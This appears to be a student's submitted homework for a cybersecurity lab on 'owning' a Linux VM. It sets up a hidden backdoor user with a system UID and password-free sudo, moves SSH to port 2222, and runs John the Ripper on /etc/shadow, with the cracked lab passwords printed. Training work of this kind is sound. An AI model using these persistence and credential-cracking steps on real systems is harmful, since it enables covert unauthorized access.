
Week 6 Homework Submission File: Advanced Bash - Owning the System

Please edit this file by adding the solution commands on the line below the prompt.

Save and submit the completed file for your homework submission.

Step 1: Shadow People

1. Create a secret user named `sysd`. Make sure this user doesn't have a home folder created:
    - `Your solution command here`




```
root:etc\ $ sudo adduser --no-create-home sysd
Adding user `sysd' ...
Adding new group `sysd' (1007) ...
Adding new user `sysd' (1007) with group `sysd' ...
Not creating home directory `/home/sysd'.
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for sysd
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
```

d


2. Give your secret user a password:
    - `Your solution command here`

    SEE SCREENSHOT Above

3. Give your secret user a system UID < 1000:



```
root:etc\ $ sudo nano passwd
```



```
sysd:x:111:111:,,,:/home/sysd:/bin/bash
root@scavenger-hunt:/etc#
```


    - `Your solution command here`

4. Give your secret user the same GID:
    - `Your solution command here`

SEE SCREENSHOT Above


5. Give your secret user full `sudo` access without the need for a password:
    - `Your solution command here`

sudo visudo



```
# User privilege specification
root    ALL=(ALL:ALL) ALL
sysd    ALL=(ALL:ALL) NOPASSWD:ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
```

6. Test that `sudo` access works without your password:




```
sysd@scavenger-hunt:~$ sudo su
[sudo] password for sysd:

You found flag_7:$1$zmr05X2t$QfOdeJVDpph5pBPpVL6oy0

root@scavenger-hunt:/home/sysd# su sysd
sysd@scavenger-hunt:~$
```

Step 2: Smooth Sailing

1. Edit the `sshd_config` file:


```
nano sshd_config
```



```
#Port 22
Port 2222
#AddressFamily any
#ListenAddress 0.0.0.0
ListenAddress 192.168.6.105
#ListenAddress ::
```


Step 3: Testing Your Configuration Update

1. Restart the SSH service:
   - `Your solution command here`




```
root:ssh\ $ systemctl restart ssh
root:ssh\ $ systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
   Active: active (running) since Sun 2021-01-10 22:33:09 UTC; 12s ago
  Process: 2253 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
 Main PID: 2264 (sshd)
    Tasks: 1 (limit: 1107)
   CGroup: /system.slice/ssh.service
           └─2264 /usr/sbin/sshd -D

Jan 10 22:33:09 scavenger-hunt systemd[1]: Starting OpenBSD Secure Shell server...
Jan 10 22:33:09 scavenger-hunt sshd[2264]: Server listening on 0.0.0.0 port 2222.
Jan 10 22:33:09 scavenger-hunt sshd[2264]: Server listening on :: port 2222.
Jan 10 22:33:09 scavenger-hunt systemd[1]: Started OpenBSD Secure Shell server.
```

2. Exit the `root` account:
    - `Your solution command here`




```
root@scavenger-hunt:/etc# exit
exit
sysd@scavenger-hunt:~$ exit
logout
Connection to 192.168.6.105 closed.
```

3. SSH to the target machine using your `sysd` account and port `2222`:
    - `Your solution command here`



```
root@scavenger-hunt:/etc# exit
exit
sysd@scavenger-hunt:~$ exit
logout
Connection to 192.168.6.105 closed.
sysadmin:~\ $ ssh sysd@192.168.6.105 -p 2222
sysd@192.168.6.105's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-130-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jan 11 14:31:58 UTC 2021

  System load:  0.0               Processes:             99
  Usage of /:   49.1% of 9.78GB   Users logged in:       1
  Memory usage: 23%               IP address for enp0s3: 10.0.2.15
  Swap usage:   0%                IP address for enp0s8: 192.168.6.105

 * Introducing self-healing high availability clusters in MicroK8s.
   Simple, hardened, Kubernetes for production, from RaspberryPi to DC.

     https://microk8s.io/high-availability

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

80 packages can be updated.
0 updates are security updates.

New release '20.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Mon Jan 11 03:30:21 2021 from 192.168.6.105
sysd@scavenger-hunt:~$ 
```


4. Use `sudo` to switch to the root user:
    - `Your solution command here`



```
Jan 10 22:37:14 scavenger-hunt systemd[1]: Started OpenBSD Secure Shell server.
root:ssh\ $ sudo su

You found flag_7:$1$zmr05X2t$QfOdeJVDpph5pBPpVL6oy0
```

Step 4: Crack All the Passwords

1. SSH back to the system using your `sysd` account and port `2222`:
    - `Your solution command here`




```
root:ssh\ $ ssh sysd@192.168.6.105 -p 2222
sysd@192.168.6.105's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-130-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jan 10 22:40:27 UTC 2021

  System load:  0.08               Processes:              109
  Usage of /:   49.0% of 9.78GB    Users logged in:        1
  Memory usage: 19%                IP address for enp0s3:  10.0.2.15
  Swap usage:   0%                 IP address for enp0s8:  192.168.6.105

 * Introducing self-healing high availability clusters in MicroK8s.
   Simple, hardened, Kubernetes for production, from RaspberryPi to DC.

     https://microk8s.io/high-availability

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

80 packages can be updated.
0 updates are security updates.

New release '20.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

2. Escalate your privileges to the `root` user. Use John to crack the entire `/etc/shadow` file:
    - `Your solution command here`


```
Jan 10 22:37:14 scavenger-hunt systemd[1]: Started OpenBSD Secure Shell server.
root:ssh\ $ sudo su

You found flag_7:$1$zmr05X2t$QfOdeJVDpph5pBPpVL6oy0
```

I had executed john and my system crashed and I lost view of cracked passwords and I can't crack them again. See below.



```
sysd@scavenger-hunt:~$ sudo su
[sudo] password for sysd:

You found flag_7:$1$zmr05X2t$QfOdeJVDpph5pBPpVL6oy0

root@scavenger-hunt:/home/sysd# cd /etc
root@scavenger-hunt:/etc# john shadow
Loaded 8 password hashes with 8 different salts (crypt, generic crypt(3) [?/64])
Remaining 1 password hash
Press 'q' or Ctrl-C to abort, almost any other key for status
```

```
root@scavenger-hunt:/etc# john --show shadow
Created directory: /root/.john
0 password hashes cracked, 8 left
```



```
root@scavenger-hunt:/etc# john shadow
Loaded 8 password hashes with 8 different salts (crypt, generic crypt(3) [?/64])
Remaining 1 password hash
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:34:05 3/3 0g/s 496.7p/s 496.7c/s 496.7C/s adelisa..adentes
0g 0:00:54:44 3/3 0g/s 491.8p/s 491.8c/s 491.8C/s br11ab..br35jj
0g 0:00:54:45 3/3 0g/s 491.8p/s 491.8c/s 491.8C/s budiv1..bunejo
0g 0:00:54:46 3/3 0g/s 491.8p/s 491.8c/s 491.8C/s buldul..bugrry
0g 0:00:54:47 3/3 0g/s 491.8p/s 491.8c/s 491.8C/s bituxs..biahne
0g 0:00:54:48 3/3 0g/s 491.7p/s 491.7c/s 491.7C/s birsy8..bisnto
0g 0:00:54:49 3/3 0g/s 491.7p/s 491.7c/s 491.7C/s blaclg..blut14
0g 0:00:54:50 3/3 0g/s 491.7p/s 491.7c/s 491.7C/s blkil2..blyndo
0g 0:00:54:51 3/3 0g/s 491.7p/s 491.7c/s 491.7C/s blmood..blmllz
0g 0:00:54:52 3/3 0g/s 491.7p/s 491.7c/s 491.7C/s bhus42..bhoos2
0g 0:00:54:53 3/3 0g/s 491.7p/s 491.7c/s 491.7C/s bhyrbo..bhbrnt
0g 0:00:54:54 3/3 0g/s 491.7p/s 491.7c/s 491.7C/s bbyrb1..bb13ma
0g 0:00:54:55 3/3 0g/s 491.7p/s 491.7c/s 491.7C/s bbgud1..bbluda
0g 0:00:54:56 3/3 0g/s 491.6p/s 491.6c/s 491.6C/s jami04..jacksy
0g 0:00:54:57 3/3 0g/s 491.6p/s 491.6c/s 491.6C/s jazoes..jarujr
0g 0:00:54:58 3/3 0g/s 491.6p/s 491.6c/s 491.6C/s josc22..jora04
0g 0:00:54:59 3/3 0g/s 491.6p/s 491.6c/s 491.6C/s joaime..joysku
0g 0:00:55:00 3/3 0g/s 491.6p/s 491.6c/s 491.6C/s jomb27..jesl07
0g 0:00:55:01 3/3 0g/s 491.6p/s 491.6c/s 491.6C/s jeth93..jelika
0g 0:00:55:01 3/3 0g/s 491.6p/s 491.6c/s 491.6C/s jemy80..jewd05
0g 0:00:55:03 3/3 0g/s 491.5p/s 491.5c/s 491.5C/s juseaq..juahnu
0g 0:10:55:41 3/3 0g/s 533.7p/s 533.7c/s 533.7C/s drpic06..drpimac
Session aborted
root@scavenger-hunt:/etc# john --show shadow
sysadmin:passw0rd:18387:0:99999:7:::
student:Goodluck!:18387:0:99999:7:::
mitnik:trustno1:18387:0:99999:7:::
babbage:freedom:18387:0:99999:7:::
lovelace:dragon:18387:0:99999:7:::
stallman:computer:18387:0:99999:7:::
turing:lakers:18387:0:99999:7:::

7 password hashes cracked, 1 left
root@scavenger-hunt:/etc#
```